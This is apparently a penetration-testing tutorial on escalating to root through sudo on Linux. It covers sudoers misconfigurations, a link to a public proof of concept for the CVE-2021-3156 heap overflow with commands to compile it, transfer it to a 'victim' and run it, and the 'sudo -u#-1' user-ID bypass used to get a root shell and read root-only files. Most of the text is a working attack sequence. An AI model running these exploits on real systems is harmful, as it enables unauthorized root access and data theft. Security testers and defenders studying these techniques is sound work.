Sudo
Sudo Enumeration
Check current sudo privileges and sudo-able programs that do not require passwords:
sudo -l

If any allowed programs are found, navigate to GTFOBins and click SUDO, or type +sudo followed by the program listed in the output above. Then follow the specific instructions for that binary to exploit the misconfiguration.
Sudo Misconfiguration
For this method, the user's password must be known or the user must have the NOPASSWD flag set in /etc/sudoers, for example:
root ALL=(ALL:ALL) ALL

# Everything runs without a password
user1 ALL=(ALL:ALL) NOPASSWD: ALL

# Specific program does not require a password
user2 ALL=(ALL:ALL) NOPASSWD: /usr/bin/vi
Sudo Version Exploit
This method is much less common, but it can still occasionally provide an avenue for escalation. If the sudo version is old enough, known overflow vulnerabilities may exist.
Check the sudo version and look for matching public exploits:
sudo -V
searchsploit sudo


My sudo is not vulnerable in this example, but the technique below applies to a vulnerable version.
Example:
- CVE-2021-3156: Sudo Heap Overflow Vulnerability
- POC: https://github.com/r4j0x00/exploits/tree/master/CVE-2021-3156_one_shot
The flaw was introduced in July 2011 and affects all legacy versions from 1.8.2 to 1.8.31p2 and all stable versions from 1.9.0 to 1.9.5p1 in their default configuration.
sudoedit -s '\' `perl -e 'print "A" x 65536'`
# On compromised host
sudo -V
...
Sudo version 1.8.21p2
...

# Verify host is vulnerable to CVE-2021-3156
sudoedit -s '\' `perl -e 'print "A" x 65536'`

# If you receive a usage or error message, sudo is not vulnerable.
# If the result is a segmentation fault, sudo is vulnerable.
# On attacker
git clone https://github.com/r4j0x00/exploits
cd exploits/CVE-2021-3156_one_shot
cat Makefile

To avoid dependency issues, compile the exploit statically instead of using the provided Makefile directly.
# Compile exploit and compress for transfer to victim
gcc -static exploit.c -o exploit
mkdir libnss_X
gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
tar -czvf exploit.tar.gz exploit libnss_X/

Once the exploit is compressed, move the archive to the victim in any way you like, extract it, and execute it to elevate to root.
# On compromised host
tar -xzvf exploit.tar.gz
./exploit
# You are now root
Sudo -1 User ID Bypass Examples
# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/bash

With ALL specified, user hacker can run the binary /bin/bash as any user.
EXPLOIT:

sudo -u#-1 /bin/bash
Sudo does not check for the existence of the specified user ID and executes with an arbitrary user ID using sudo privileges.
-u#-1 resolves to 0, which is the user ID for root.
If a negative ID (-1) is entered at sudo, this results in processing the ID 0, which only root has. This can lead directly to a root shell.

(ALL, !root) /bin/ncdu
All users except root can run ncdu, but with the -1 bypass, it can be executed as root.
sudo -u#-1 /bin/ncdu

b
# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker ALL=(ALL,!root) /bin/grep

With ALL specified, user hacker can run the binary /bin/grep as any user.
EXPLOIT:

sudo -u#-1 /bin/grep '' /root/secret.txt